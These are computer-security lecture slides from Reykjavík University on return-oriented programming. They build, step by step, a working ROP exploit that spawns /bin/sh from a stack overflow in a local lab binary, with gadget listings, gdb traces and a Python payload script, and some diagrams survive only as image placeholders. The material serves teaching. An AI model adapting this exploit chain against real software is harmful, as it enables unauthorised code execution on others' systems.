Return oriented programming

TOOR - Computer Security

Hallgrímur H. Gunnarsson

Reykjavík University

2012-05-04

Introduction

Many countermeasures have been introduced to foil EIP hijacking:

- W $\oplus$ X: Prevent code injection
- ASLR: Make code addresses hard to guess
- ASCII armor addresses: Make code addresses hard to reach

Last time we covered return-to-libc attacks:

- Effective against non-executable stack/heap
- Instead of injecting code, re-use existing code
- Prepare arguments on stack and jump into library function
- Many interesting targets: system, execve, etc.
- Restricted by ASLR and ASCII armor today

Today we will cover a more general code-reuse attack.

Review: ASLR on Linux

ASLR on Linux:

- stack randomized
- shared libraries randomized (and ASCII armored)
- heap randomized
- **program code only randomized for PIE-linked binaries**

Program code always mapped to address 0x08048000 for non-PIE

```
[hhg@skel s]$ cat /proc/3587/maps
...
002bd000-002be000 rw-p 0018b000 271630   /lib/libc-2.12.so
08048000-08049000 r-xp 00000000 526007   /home/HIR/hhg/s/vuln
08049000-0804a000 rw-p 00000000 526007   /home/HIR/hhg/s/vuln
f7ff1000-f7ff2000 rw-p 00000000 0
fffe9000-ffffe000 rw-p 00000000 0         [stack]
[hhg@skel s]$
```

return-to-libc

Okay, so we do not know the code addresses in libc.

And even if we did, they are ASCII armored. Now what?

We might be able to use the PLT, but we are limited to library functions that are actually used in the program.

Maybe there is no `system` or `exec`-family function

But what about the executable binary image itself?

Without PIE it is mapped at a fixed location.

Maybe we can re-use code from the program itself.

Code re-use

Maybe we can re-use code from the program itself.

– but what code?

Maybe the executable has an interesting function or code sequence

– but what if it contains no such thing?

Can we still re-use some code and exploit the program?

Let's review the ESP lifting technique we used in return-to-libc


ESP lifting

Remember: how did we chain calls in return-to-libc?

We locate instructions in the code that manipulates the stack and returns, e.g.


```
pop %ebx
pop %ebp
ret
```

Then we arrange the stack as follows:



We return into code that "lifts" the stack to align arguments for the next call.


ESP lifting



In the above example, we need to lift the stack by one word:


```
pop %eax
ret
```

We jump to setuid, then right before `ret` from the call stack is:




ESP lifting

We jumped to some code address for: `pop + ret`



```
pop %eax
```



```
ret
```

`%eip` is now the address of `&system` in the code

Code fragments

We used `pop + ret` to lift the stack

What about using similar code fragments to do other things?

If the code fragment ends with `ret` it will pull the next return address of the stack

We can chain a sequence of such fragments on the stack

Given enough code to draw from, we can perform arbitrary computation using no injected code at all!

The code fragments are usually called *ROP gadgets* or *borrowed code chunks*. Together they form an "alphabet" that we can use to build our code.

Shellcode

Our target: system call to `execve("/bin/sh", 0, 0)`

Required state:

```
%eax       11
%ebx       address of "/bin/sh"
%ecx       0   (argv)
%edx       0   (envp)
```

And then we invoke the kernel via:

```
int     $0x80
```

Shellcode

Required state:

`%eax`	`11`
`%ebx`	`address of "/bin/sh"`
`%ecx`	`0   (argv)`
`%edx`	`0   (envp)`

How do we get 11 into `%eax` ?

Try to locate the following code:

```
movl $0xb,%eax       # 0xb8 0x0b 0x00 0x00 0x00
ret                  # 0xc3
```

eax

Try to locate the following code:

```
movl $0xb,%eax        # 0xb8 0x0b 0x00 0x00 0x00
ret                   # 0xc3
```

```
$ ROPgadget -file ./vuln -g -asm "mov \$0xb, %eax ; ret"
Gadgets information
===================================

Total opcodes found: 0
$
```

No such code in the executable! What can we do?

eax

Be creative: Locate any equivalent code!

First: xor is a common way to clear a register.

```
    xorl %eax,%eax      # 0x31 0xc0
    ret                 # 0xc3
```

```
$ ROPgadget -file ./vuln -g -asm "xorl %eax, %eax ; ret"

    0x080523e1: "\x31\xc0\xc3 <==> xorl %eax, %eax ; ret"
    0x08052400: "\x31\xc0\xc3 <==> xorl %eax, %eax ; ret"
    0x0806ae24: "\x31\xc0\xc3 <==> xorl %eax, %eax ; ret"
    0x0806eb7a: "\x31\xc0\xc3 <==> xorl %eax, %eax ; ret"
    0x0806ed20: "\x31\xc0\xc3 <==> xorl %eax, %eax ; ret"
    0x080a47df: "\x31\xc0\xc3 <==> xorl %eax, %eax ; ret"
```

Great! 6 different code fragments! We can clear %eax, now what?

eax

Now let's look for `incl %eax`

```
incl %eax             # 0x40 0xc3
ret                   # 0xc3
```

```
$ ROPgadget -file ./vuln -g -asm "incl %eax ; ret"
```

```
    0x080974bf: "\x40\xc3 <==> incl %eax ; ret"
    0x0809b5b9: "\x40\xc3 <==> incl %eax ; ret"
```

Great! Now we can clear and increase %eax

Let's chain them together.


eax

Our goal:


```
xorl %eax,%eax        # eax = 0
incl %eax             # eax = 1
incl %eax             # eax = 2
incl %eax             # eax = 3
incl %eax             # eax = 4
incl %eax             # eax = 5
incl %eax             # eax = 6
incl %eax             # eax = 7
incl %eax             # eax = 8
incl %eax             # eax = 9
incl %eax             # eax = 10
incl %eax             # eax = 11
```

We need to chain the code fragments together via the stack.


ROP sled



```
xorl %eax,%eax
ret
```



ROP sled



Let's try it out in gdb!

Our ingredients:

```
0x080523e1: "\x31\xc0\xc3 <==> xorl %eax, %eax ; ret"
0x080974bf: "\x40\xc3     <==> incl %eax ; ret"
```

gdb walkthrough

```
(gdb) break *0x080482bf          # break at ret in vuln()
(gdb) run $(perl -e 'print
      "A" x 140                  # overflow up to retaddr
    . "\xe1\x23\x05\x08"         # xorl %eax,%eax (eax=0)
    . "\xbf\x74\x09\x08"         # incl %eax,%eax (eax=1)
    . "\xbf\x74\x09\x08"         # incl %eax,%eax (eax=2)
    . "\xbf\x74\x09\x08"         # incl %eax,%eax (eax=3)
    . "\xbf\x74\x09\x08"         # incl %eax,%eax (eax=4)
    . "\xbf\x74\x09\x08"         # incl %eax,%eax (eax=5)
    . "\xbf\x74\x09\x08"         # incl %eax,%eax (eax=6)
    . "\xbf\x74\x09\x08"         # incl %eax,%eax (eax=7)
    . "\xbf\x74\x09\x08"         # incl %eax,%eax (eax=8)
    . "\xbf\x74\x09\x08"         # incl %eax,%eax (eax=9)
    . "\xbf\x74\x09\x08"         # incl %eax,%eax (eax=10)
    . "\xbf\x74\x09\x08"         # incl %eax,%eax (eax=11)
```

gdb continued

```
Breakpoint 1, 0x080482bf in vuln ()
(gdb) display/i $eip
=> 0x80482bf <vuln+31>: ret
(gdb) stepi
=> 0x80523e1 <__memcmp_sse4_2+161>: xor    %eax,%eax
(gdb) stepi
=> 0x80523e3 <__memcmp_sse4_2+163>: ret
(gdb) stepi
=> 0x80974bf <stpcpy+63>: inc    %eax
(gdb) stepi
=> 0x80974c0 <stpcpy+64>: ret
(gdb) stepi
=> 0x80974bf <stpcpy+63>: inc    %eax
(gdb) stepi
=> 0x80974c0 <stpcpy+64>: ret
(gdb) stepi
=> 0x80974bf <stpcpy+63>: inc    %eax
(gdb) ...
```

Python

Typing the addresses quickly gets cumbersome

We would like to work at a higher level. Let's switch to Python!

```
from struct import pack

def clear_eax(): return pack("<I", 0x080523e1)
def inc_eax(): return pack("<I", 0x080974bf)

p = "A" * 140
p += clear_eax()

for i in xrange(11):
    p += inc_eax()

print p
```

ebx

Next up: `%ebx`

```
%ebx      address of "/bin/sh"
```

Maybe we can find `"/bin/sh"` at a fixed location (e.g. in libc without ASLR)


Otherwise we might need to resort to other techniques.

For the sake of simplicity, let's assume we have a fixed address:

```
$ msfelfscan -r "/bin/sh" ./vuln
[./vuln]
0x080d18a4 2f62696e2f7368
0x080d18a4 2f62696e2f7368
```

Command path in ebx

```
def binsh_ebx():
    # pop ebx + ret
    ret = pack("<I", 0x0804fbcb)
    # data: address of "/bin/sh"
    ret += pack("<I", 0x080d18a4)
    return ret
```



ecx

Next up: %ecx

```
    %ecx      0  (argv)
```

There is no xor code for %ecx:

```
$ ROPgadget -file ./vuln -asm "xorl %ecx,%ecx ; ret" -g

    Total opcodes found: 0
```

Let's look at what code is available for %ecx

Gadgets for ecx

```
0x080484ed: call *(%ecx)
0x0804dcad: jmp *(%ecx)
0x08054413: mov $0xc9ffffa,%ecx | ret
0x08054c65: pop %edx | pop %ecx | pop %ebx | ret
0x08054d76: mov %edx,(%ecx) | pop %ebp | ret
0x0805bb57: call *%ecx
0x08068562: mov %eax,(%ecx) | pop %ebp | ret
0x080a3d03: mov $0xc9fffe1,%ecx | ret
0x080a9dac: jmp *%ecx
0x080ac4b3: mov (%esp),%ecx | ret
0x080aee46: ror %ecx | ret
0x080c703c: push %ecx | ret
0x080c7618: dec %ecx | ret
0x080c8b67: inc %ecx | ret
0x080ca8e8: pop %ecx | ret
0x080cc802: mov %ecx,(%edx) | ret
0x080cd632: mov (%edx),%ecx | ret
```

Gadgets for ecx

We can use:

```
0x080cd632: mov (%edx),%ecx | ret
0x08054c3c: pop %edx | ret
```


Let's search for zeros in the binary image:

```
$ msfelfscan -r "\x00\x00\x00\x00" ./vuln | head
[./vuln]
0x08048008 00000000
0x0804800c 00000000
0x08048023 00000000
0x08048035 00000000
```

Ok, put 0x08048008 into %edx, use `mov (%edx),%ecx` to clear it

Gadgets for ecx

```
def clear_ecx():
    # pop edx + ret
    ret = pack("<I", 0x08054c3c)
    # data: address of 0x00000000
    ret += pack("<I", 0x08048008)
    # movl (%edx),%ecx + ret
    ret += pack("<I", 0x080cd632)
    return ret
```



edx

Next up: %edx

```
    %edx       0   (envp)
```

There is no xor code for %edx:

```
$ ROPgadget -file ./vuln -asm "xorl %edx,%edx ; ret" -g

    Total opcodes found: 0
```

Let's look at what code is available.

Gadgets for edx

```
0x08048df5: call *%edx
0x08050697: inc %edx | ret
0x08052bd8: push %edx | ret
0x08054c3c: pop %edx | ret
0x08054c65: pop %edx | pop %ecx | pop %ebx | ret
0x08054d1a: mov %edx,%eax | pop %ebp | ret
0x08054d76: mov %edx,(%ecx) | pop %ebp | ret
0x08068438: mov $0xffffffff,%edx | pop %ebp | ret
0x0807558c: mov %edx,%eax | ret
0x0807df11: mov %eax,(%edx) | ret
0x0808ca7f: jmp *%edx
0x0808d45c: xchg %eax,%edx | ret
0x080925fb: call *(%edx)
0x08095272: dec %edx | ret
0x080c1ea9: jmp *(%edx)
0x080cc802: mov %ecx,(%edx) | ret
0x080cd632: mov (%edx),%ecx | ret
```

Gadgets for edx

We could use:

```
    0x08068438: mov $0xffffffff,%edx | pop %ebp | ret
    0x08050697: inc %edx | ret
```


or:

```
    0x080523e1: xor %eax,%eax | ret
    0x0808d45c: xchg %eax,%edx | ret
```

Let's look at both.


Gadgets for edx

```
def clear_edx():
    # movl $0xffffffff,%edx + pop ebp + ret
    ret = pack("<I", 0x08068438)
    # data: padding for pop ebp
    ret += "AAAA"
    # inc %edx + ret
    ret += pack("<I", 0x08050697)
    return ret
```



Gadgets for edx

```
def clear_edx():
    # xor eax,eax
    ret = pack("<I", 0x080523e1)
    # xchg eax,edx
    ret += pack("<I", 0x0808d45c)
    return ret
```



Shellcode

We have the required state:

```
%eax     11
%ebx     address of "/bin/sh"
%ecx     0   (argv)
%edx     0   (envp)
```

Now we just need:

```
int    $0x80
```

Found it:

```
$ ROPgadget -file ./vuln -asm "int \$0x80" -g
0x0804887d: "\xcd\x80 <==> int $0x80"
0x08048ac5: "\xcd\x80 <==> int $0x80"
```

Final program

```
def int_0x80():
    return pack("<I", 0x0804887d)

p = "A" * 140
p += clear_eax()

for i in xrange(11):
    p += inc_eax()

p += binsh_ebx()
p += clear_ecx()
p += clear_edx()
p += int_0x80()

print p
```

Final program

Let's try our ROP payload:

```
[hhg@skel rop]$ ./vuln "$(python exp.py)"
sh-3.2$
```

Automation

There exist ROP tools that locate gadgets and create shellcode

```
$ ROPgadget -file ./vuln -g
    ...
    Payload
    # execve /bin/sh generated by RopGadget v3.3
    p += pack("<I", 0x08054c3c) # pop %edx | ret
    p += pack("<I", 0x080d28a0) # @ .data
    p += pack("<I", 0x080a9319) # pop %eax | ret
    ...
```

We can specify an arbitrary shellcode and ROPgadget creates the ROP payload for us.

Advanced techniques

It may be hard to create a ROP payload if a limited amount of code is available

Requires creativity, make clever use of a few primitives

One technique is combination of ROP + return-to-libc:

- Use ROP to get PLT address (any PLT address)
- Calculate offset to a different libc function (fixed offset)
- Prepare stack
- Jump into that libc function, e.g. `execve`

Many other techniques available: leaking via printf, taking advantage of application state, etc.

Questions

Questions?